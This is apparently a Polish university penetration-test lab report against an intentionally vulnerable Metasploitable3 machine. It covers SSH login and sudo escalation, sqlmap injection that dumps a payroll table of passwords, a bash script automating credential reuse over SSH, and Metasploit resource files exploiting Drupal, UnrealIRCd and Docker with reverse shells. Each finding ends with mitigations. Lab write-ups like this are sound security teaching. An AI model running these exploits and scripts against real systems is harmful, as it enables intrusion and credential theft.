„vagrant:vagrant”

Eskalacja uprawnień:

Użytkownik „vagrant” należy do grupy „sudo” i udało się stać użytkownikiem „root” za pomocą komendy „sudo su”.



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

ls
VBoxGuestAdditions.iso
pwd
/home/vagrant
whoami
vagrant
groups
vagrant sudo
sudo su
whoami
root
```

Rysunek 14. Eskalacja uprawnień


Opcje rozwiązania/mitygacji problemu podatności:

1. Wymuszenie użycia silnych haseł poprzez konfigurację pam_pwquality lub podobnych modułów PAM.
2. Ograniczenie prób logowania na przykład przez konfigurację fail2ban, DenyHosts czy SSHGuard. Są to narzędzie, które monitorują logi systemowe i blokują adresy IP po określonej ilości nieudanych próbach logowania.
3. Użycie kluczy SSH zamiast haseł.
4. Zmiana domyślnego portu SSH (22) na inny może zredukować liczbę automatycznych ataków.


4.3. MySQL – SQL Injection

SQL Injection to metoda ataku komputerowego wykorzystująca lukę w zabezpieczeniach aplikacji polegającą na nieodpowiednim filtrowaniu lub niedostatecznym typowaniu danych użytkownika, które to dane są później wykorzystywane przy wykonaniu zapytań (SQL) do bazy danych. Podatne mogą być na nią systemy przyjmujące dane od użytkownika i dynamicznie generujące zapytania do bazy danych.

Wejście na adres Metasploitable3(192.168.100.86) dało nam w rezultacie stronę postawioną na Apache'u:



Wejście w payroll_app.php:



Rysunek 15. Widok pliku payroll_app.php

Wysłanie i przechwycenie przykładowego POST'a:

```
(kali@kali)-[~/baw]
$ cat sqlmap_POST.txt
POST /payroll_app.php HTTP/1.1
Host: 192.168.100.86
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cache-Control: max-age=0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
DNT: 1
Origin: http://192.168.100.86
Referer: http://192.168.100.86/payroll_app.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Content-Length: 26

user=123&password=3456s=OK
```

Rysunek 16. Wysłanie i przechwycenie przykładowego POST'a

Próba SQL Injection za pomocą „sqlmap” używając requesta POST:

```
(kali@kali)-[~/baw]
$ sqlmap -r sqlmap_POST.txt --batch
```

Rysunek 17. Wykorzystana komenda „sqlmap” do SQL Injection

```
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 61 HTTP(s) requests:
--
Parameter: user (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: user=123' AND (SELECT 5198 FROM (SELECT(SLEEP(5)))yDIR) AND 'oSKX'='oSKX&password=3456s=OK

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: user=123' UNION ALL SELECT CONCAT(0x71716a7071,0x70564a52666d4b774756666f6877455749576a67474c797553457163626b63766f6658654d535470,0x716a7a6271),NULL,NULL,NULL-- -&password=3456s=OK
```

Rysunek 18. Próba SQL Injection za pomocą „sqlmap” używając requesta POST

Sprawdzenie obecnych baz danych:

```
(kali@kali)-[~/baw]
$ sqlmap -r sqlmap_POST.txt --batch --dbs
```

Rysunek 19. Wykorzystana komenda do sprawdzenia baz danych

```
available databases [5]:
[*] drupal
[*] information_schema
[*] mysql
[*] payroll
[*] performance_schema
```

Rysunek 20. Sprawdzenie obecnych baz danych

Dump bazy danych „payroll” zawierających nazwy użytkowników oraz hasła:

```
(kali@kali)-[~/baw]
$ sqlmap -r sqlmap_POST.txt --batch -D payroll -T users --dump
```

Rysunek 21. Wykorzystana komenda


```
Database: payroll
Table: users
[15 entries]
```

salary	password	username	last_name	first_name
9560	help_me_obiwan	leia_organa	Organa	Leia
1080	like_my_father_beforeme	luke_skywalker	Skywalker	Luke
1200	nerf_herder	han_solo	Solo	Han
22222	b00p_b33p	artoo_detoo	Detoo	Artoo
3200	Pr0t0c07	c_three_pio	Threepio	C
10000	thats_no_m00n	ben_kenobi	Kenobi	Ben
6666	Dark_syD3	darth_vader	Vader	Darth
1025	but_master:(anakin_skywalker	Skywalker	Anakin
2048	mesah_p@ssw0rd	jarjar_binks	Binks	Jar-Jar
40000	@dm1n1str8r	lando_calrissian	Calrissian	Lando
20000	mandalorian1	boba_fett	Fett	Boba
65000	my_kind_a_skum	jabba_hutt	Hutt	Jaba
50000	hanSh0tF1rst	greedo	Rodian	Greedo
4500	rwaaaaawr8	chewbacca	<blank>	Chewbacca
6667	Daddy_Issues2	kylo_ren	Ren	Kylo

Rysunek 22. Dump bazy danych „payroll” zawierających nazwy użytkowników oraz hasła

Zalogowanie się przez ssh oraz odkrycie, że użytkownik „leia_organa” posiada uprawnienia root’a:

```
(kali@kali)-[~]
$ ssh leia_organa@192.168.100.86 -q
leia_organa@192.168.100.86's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Apr  4 13:01:34 2024 from 192.168.100.87
leia_organa@metasploitable3-ub1404:~$ sudo su
[sudo] password for leia_organa:
root@metasploitable3-ub1404:/home/leia_organa# cat /etc/shadow
root:!:18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
```

Rysunek 23. Zalogowanie się przez ssh oraz zdobycie uprawnień roota

Automatyczny skrypt:

```
1 #!/bin/bash
2
3 # Server IP address
4 SERVER_IP="192.168.100.86"
5
6 #Collecting POST request
7 curl -H "Content-Type: text/plain" http://$SERVER_IP/payroll_app.php --trace-ascii /dev/stdout -d "user=123&password=345&s=OK" POST | head -n 12 | grep : | awk '{print $2,$3,$4}' > request.txt
8
9 #Use sqlmap with request and collect content from payroll database tables, searching for usernames and passwords
10 sqlmap -r request.txt -D payroll --tables --dump -C "username, password" | grep -E '^\\|s+\\w+\\.+?\\|s+\\w+\\.+?\\|s+\\|s$' | tail -n +2 | awk '{print $2,$4}' > mysql-username_password.txt
11
12
13 # Loop through each line in the credentials file
14 while IFS=' ' read -r username password
15 do
16     echo ""
17     echo "Trying to connect as $username ..."
18
19     # Use expect to try to SSH and run sudo su
20     expect -c "
21     set timeout 20
22     spawn ssh -o StrictHostKeyChecking=no $username@$SERVER_IP
23     expect \\password:\\
24     send \\$password\\r\\
25     expect \\$ \\
26     send \\sudo su\\r\\
27     expect {
28         \\password for $username:\\ {
29             send \\$password\\r\\
30             expect \\# \\
31             send \\exit\\r\\
32             expect \\$ \\
33         }
34         \\# \\ {
35             # Already root, no password needed
36         }
37     }
38     send \\exit\\r\\
39     expect eof
40     "
41
42     # Check if the SSH connection was successful
43     if [ $? -eq 0 ]; then
44         echo "Successful login with username: $username"
45         # break # Exit the loop if connection is successful
46     else
47         echo "Failed to connect with username: $username"
48     fi
49 done < "mysql-username_password.txt"
```

Rysunek 24. Zawartość skryptu „mysql.sh”

Użycie i wynik:

```
(kali@kali)-[~/BAW/attacks_conf]
└─$ ./mysql.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 459 100 433 100 26 224k 13815 --:--:-- --:--:-- --:--:-- 448k
curl: Failed writing body
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0curl: (6) Could not resolve host: POST

Trying to connect as leia_organa ...
spawn ssh -o StrictHostKeyChecking=no leia_organa@192.168.100.86
leia_organa@192.168.100.86's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Apr 28 13:36:51 2024 from 192.168.100.87
leia_organa@metasploitable3-ub1404:~$ sudo su
[sudo] password for leia_organa:
root@metasploitable3-ub1404:/home/leia_organa# exit
exit
leia_organa@metasploitable3-ub1404:~$ exit
logout
Connection to 192.168.100.86 closed.
Successful login with username: leia_organa

Trying to connect as luke_skywalker ...
spawn ssh -o StrictHostKeyChecking=no luke_skywalker@192.168.100.86
luke_skywalker@192.168.100.86's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
```

```

* Documentation: https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Apr 28 13:36:51 2024 from 192.168.100.87
luke_skywalker@metasploitable3-ub1404:~$ sudo su
[sudo] password for luke_skywalker:
root@metasploitable3-ub1404:/home/luke_skywalker# exit
exit
luke_skywalker@metasploitable3-ub1404:~$ exit
logout
Connection to 192.168.100.86 closed.
Successful login with username: luke_skywalker

Trying to connect as han_solo ...
spawn ssh -o StrictHostKeyChecking=no han_solo@192.168.100.86
han_solo@192.168.100.86's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation: https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Apr 28 13:36:51 2024 from 192.168.100.87
han_solo@metasploitable3-ub1404:~$ sudo su
[sudo] password for han_solo:
root@metasploitable3-ub1404:/home/han_solo# exit
exit
han_solo@metasploitable3-ub1404:~$ exit
logout
Connection to 192.168.100.86 closed.

```

Rysunek 25. Wynik użycia skryptu

Jak widać udało się zalogować kilkoma użytkownikami oraz dla trzech z nich udało się rozszerzyć uprawnienia do roota.

Opcje rozwiązania/mitygacji problemu podatności:

1. Używanie przygotowanych zapytań (prepared statements), które działają tak, że zamiast wstawiania wartości bezpośrednio do zapytania SQL, wartości te są przekazywane osobno jako argumenty podczas wykonania zapytania. Dzięki temu wartości te są traktowane jako dane, a nie jako część kodu SQL.
2. Walidacja i sanityzacja danych wejściowych.
3. Ograniczenie uprawnień użytkowników bazy danych.
4. Używanie ORM (Object-Relational Mapping).
5. Konfiguracja bazy danych:
 - a. Wyłączenie zdalnego dostępu do MySQL tylko do ograniczonych serwerów.
 - b. Używanie silnych haseł przez użytkowników bazy danych.
 - c. Aktualizowanie MySQL do najnowszej wersji, aby korzystać z najnowszych poprawek bezpieczeństwa.

4.4. DRUPAL – Drupal Coder Module Deserialization RCE

Udało się znaleźć podatność skanerem Nessus:




Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0	*	Drupal Coder Module Deserialization RCE	CGI abuses	1

Rysunek 26. Znalazona podatność za pomocą narzędzia Nessus

Moduł ten wykorzystuje lukę w zabezpieczeniach modułu Drupal CODER umożliwiającą zdalne wykonanie polecenia. Nieuwierzytelnieni użytkownicy mogą wykonywać dowolne polecenia w kontekście użytkownika web-serwera. Moduł CODER nie sprawdza w wystarczającym stopniu danych wejściowych użytkownika w pliku skryptu z rozszerzeniem PHP. Złośliwy, nieuwierzytelniony użytkownik może wysyłać żądania bezpośrednio do tego pliku w celu wykonania dowolnych poleceń. Aby można było z tego skorzystać, moduł nie musi być włączony.


Użyliśmy exploit'a znalezionego w msfconsole do automatycznej exploiteacji. Zawartość pliku „drupal_coder_deserialization_RCE.rc”:



```
1 use exploit/unix/webapp/drupal_coder_exec
2 set RHOSTS 192.168.100.86
3 set TARGETURI /drupal/
4 exploit
```

Rysunek 27. Zawartość pliku „drupal_coder_deserialization_RCE.rc”

Użycie oraz wynik:



```
(kali@kali)~[baw/attacks_conf]
$ msfconsole -qr drupal_coder_deserialization_RCE.rc
[*] Processing drupal_coder_deserialization_RCE.rc for ERB directives.
resource (drupal_coder_deserialization_RCE.rc)> use exploit/unix/webapp/drupal_coder_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
resource (drupal_coder_deserialization_RCE.rc)> set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
resource (drupal_coder_deserialization_RCE.rc)> set TARGETURI /drupal/
TARGETURI => /drupal/
resource (drupal_coder_deserialization_RCE.rc)> exploit
[*] Started reverse TCP handler on 192.168.100.87:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 1 opened (192.168.100.87:4444 -> 192.168.100.86:38242) at 2024-04-08 20:40:42 +0200

whoami
www-data
pwd
/var/www/html/drupal/sites/all/modules/coder/coder_upgrade/scripts
groups
www-data
ls -la
total 16
drwxr-xr-x 2 www-data www-data 4096 Apr  8 18:40 .
drwxr-xr-x 6 www-data www-data 4096 Apr  8 18:36 ..
-rw-r--r-- 1 www-data www-data 6678 Apr 25  2015 coder_upgrade.run.php
```


Rysunek 28. Wynik automatycznej exploiteacji dla DRUPAL – Drupal Coder Module Deserialization RCE

Opcje rozwiązania/mitygacji problemu podatności:


1. Aktualizacja modułu za pomocą: `drush pm-update coder`
2. Usunięcie nieużywanego modułu: `drush pm-uninstall coder`, `drush pm-disable coder`.
3. Ograniczenie dostępu do modułu jedynie dla zaufanych użytkowników
 - a. Sekcja "Permissions" w panelu administracyjnym Drupala (/admin/people/permissions).
 - b. Zmiana uprawnień związanych z modułem Coder i upewnienie się, że są one przyznane tylko odpowiednim rodom użytkowników.
4. Używanie WAF, na przykład narzędzie takie jak ModSecurity może pomóc w ochronie przed atakami RCE – warto włączyć OWASP CRS.

4.5. DRUPAL – HTTP Parameter Key/Value SQL Injection

Udało się znaleźć drugą podatność serwisu Drupal za pomocą skanera Nessus:



Rysunek 29. Znaleziona podatność za pomocą narzędzia Nessus



Rysunek 30. Wskazówka od Nessus do wykorzystania określonego exploitu

Moduł ten wykorzystuje metodę SQL Injection klucza/wartości parametru HTTP Drupala (znaną również jako Drupageddon) w celu uzyskania zdalnej powłoki w podatnej instancji. Dostępne są dwie metody wyzwalania ładunku PHP:

- ustawienie TARGET 0: metoda wstrzykiwania PHP do pamięci podręcznej formularzy (domyślna). Wykorzystuje to SQL do przesłania złośliwego formularza do pamięci podręcznej Drupala, a następnie wyzwała wpis w pamięci podręcznej w celu wykonania ładunku za pomocą łańcucha POP.
- ustawienie TARGET 1: metoda wstrzykiwania po użytkowniku. Spowoduje to utworzenie nowego użytkownika Drupala, dodanie go do grupy administratorów, włączenie modułu PHP Drupala, przyznanie administratorom prawa do dołączania kodu PHP do swoich postów, utworzenie nowego postu zawierającego ładunek i podgląd go w celu uruchomienia wykonania ładunku.

Użyto zaproponowanego przez Nessus'a exploit'a:



Rysunek 31. Exploit „drupageddon”

Automatyczny exploit odbył się za pomocą pliku „drupalgeddon.rc” z zawartością:

```
1 use exploit/multi/http/drupal_drupageddon
2 set RHOSTS 192.168.100.86
3 set LHOST 192.168.100.87
4 set TARGETURI /drupal/
5 set PAYLOAD php/reverse_perl
6 exploit
```

Rysunek 32. Zawartość pliku „drupalgeddon.rc”

Użycie oraz wynik:

```
(kali㉿kali)-[~]
└─$ msfconsole -qr baw/attacks_conf/drupal.rc
[*] Processing baw/attacks_conf/drupal.rc for ERB directives.
resource (baw/attacks_conf/drupal.rc)> use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
resource (baw/attacks_conf/drupal.rc)> set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
resource (baw/attacks_conf/drupal.rc)> set LHOST 192.168.100.87
LHOST => 192.168.100.87
resource (baw/attacks_conf/drupal.rc)> set TARGETURI /drupal/
TARGETURI => /drupal/
resource (baw/attacks_conf/drupal.rc)> set PAYLOAD php/reverse_perl
PAYLOAD => php/reverse_perl
resource (baw/attacks_conf/drupal.rc)> exploit
[*] Started reverse TCP handler on 192.168.100.87:4444
[*] Command shell session 1 opened (192.168.100.87:4444 → 192.168.100.86:38138) at 2024-04-08 18:53:54 +0200

whoami
www-data
pwd
/var/www/html/drupal
groups
www-data
```


Rysunek 33. Wynik automatycznej exploitacji dla DRUPAL – HTTP Parameter Key/Value SQL Injection

Opcje rozwiązania/mitigacji problemu podatności:


1. Aktualizacja Drupala i modułów za pomocą: `drush pm-update`.
2. Używanie przygotowanych zapytań (prepared statements), które działają tak, że zamiast wstawiania wartości bezpośrednio do zapytania SQL, wartości te są przekazywane osobno jako argumenty podczas wykonania zapytania. Dzięki temu wartości te są traktowane jako dane, a nie jako część kodu SQL.
3. Walidacja i sanityzacja danych wejściowych.
4. Ograniczenie dostępu do bazy danych. Użytkownik aplikacji webowej nie powinien mieć uprawnień do tworzenia, modyfikowania ani usuwania tabel.
5. Używanie WAF, na przykład ModSecurity – warto włączyć OWASP CRS.

4.6. Unreal IRC – Backdoor Command Execution

Na podstawie wyników Nmapa – wykryto usługę Unreal IRC na porcie 6697. Spróbowałeś przeskanować ten port skanerem Nessus pod kątem podatności. Oto wynik:




Rysunek 34. Znaleziona podatność za pomocą narzędzia Nessus



Rysunek 35. Wskazówka od Nessus do wykorzystania określonego exploitu

Moduł ten wykorzystuje złośliwego backdoora, który został dodany do archiwum pobierania Unreal IRCD 3.2.8.1. Ten backdoor znajdował się w archiwum Unreal 3.2.8.1.tar.gz między listopadem 2009, a 12 czerwca 2010.

Zawartość pliku „irc.rc” użytego do automatycznej exploitacji:



Rysunek 36. Zawartość pliku „irc.rc”

Użycie oraz wynik:

```
(kali@kali)-[~]
└─$ msfconsole -qr baw/attacks_conf/irc.rc
[*] Processing baw/attacks_conf/irc.rc for ERB directives.
resource (baw/attacks_conf/irc.rc)> use exploit/unix/irc/unreal_ircd_3281_backdoor
resource (baw/attacks_conf/irc.rc)> set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
resource (baw/attacks_conf/irc.rc)> set RPORT 6697
RPORT => 6697
resource (baw/attacks_conf/irc.rc)> set LHOST 192.168.100.87
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.100.87
resource (baw/attacks_conf/irc.rc)> set PAYLOAD payload/cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
resource (baw/attacks_conf/irc.rc)> exploit
[*] Started reverse TCP handler on 192.168.100.87:4444
[*] 192.168.100.86:6697 - Connected to 192.168.100.86:6697...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.100.86:6697 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.100.87:4444 → 192.168.100.86:38125) at 2024-04-08 18:45:15 +0200

whoami
boba_fett
pwd
/opt/unrealircd/Unreal3.2
hostname
metasploitable3-ub1404
groups
users docker
```

Rysunek 37. Wynik automatycznej exploitacji dla Unreal IRC

Opcje rozwiązania/mitygacji problemu podatności:

1. Aktualizacja do najnowszej wersji i sprawdzanie sum kontrolnych podczas pobierania oprogramowania.
2. Ograniczenie dostępu do serwera IRC, tak aby tylko zaufane adresy IP mogły się połączyć, zwłaszcza jeśli chodzi o dostęp administracyjny. Konfiguracja pliku unrealircd.conf:

```
1. allow {
2.     ip *@192.168.*.*;
3.     class clients;
4.     maxperip 5;
5. };
```


4.7. Docker + UnrealIRC session privilege escalation

Demon Docker działający w systemie posiada niezabezpieczone gniazda TCP, co umożliwia wykorzystanie luki w zabezpieczeniach umożliwiającą lokalną eskalację uprawnień, którą można wykorzystać za pomocą modułu „Docker Daemon – Unprotected TCP Socket Exploit”. Ten exploit wymaga sesji działającej jako użytkownik znajdujący się grupie „docker”, do której należy użytkownik „boba_fett”. Wspomniany powyżej exploit dla Unreal IRC jest dobrym kandydatem do uzyskania sesji, ponieważ Unreal IRCd działa jako użytkownik boba_fett. Ten exploit wymaga użycia exploita na UnrealIRC z payloadem cmd/unix/reverse_perl.

Zawartość pliku „docker_local_priv_escalation.rc”:

```
1      use exploit/unix/irc/unreal_ircd_3281_backdoor
2      set RHOSTS 192.168.100.86
3      set RPORT 6697
4      set payload cmd/unix/reverse_perl
5      set LHOST 192.168.100.87
6      exploit -z
7
8      sleep 10 # Czekamy aż sesja się otworzy
9      sessions -l
10
11     use linux/local/docker_daemon_privilege_escalation
12     set SESSION 1
13     set LHOST 192.168.100.87
14     set PAYLOAD linux/x86/meterpreter/reverse_tcp
15     exploit
```

Rysunek 38. Zawartość pliku „docker_local_priv_escalation.rc”

Użycie i wynik (udało się eskalować uprawnienia do uprawnień roota 😊):

```
(kali@kali)~[baw-git/attacks_conf]
$ msfconsole -qr docker_local_priv_escalation.rc
[*] Processing docker_local_priv_escalation.rc for ERB directives.
resource (docker_local_priv_escalation.rc)> use exploit/unix/irc/unreal_ircd_3281_backdoor
resource (docker_local_priv_escalation.rc)> set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
resource (docker_local_priv_escalation.rc)> set RPORT 6697
RPORT => 6697
resource (docker_local_priv_escalation.rc)> set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
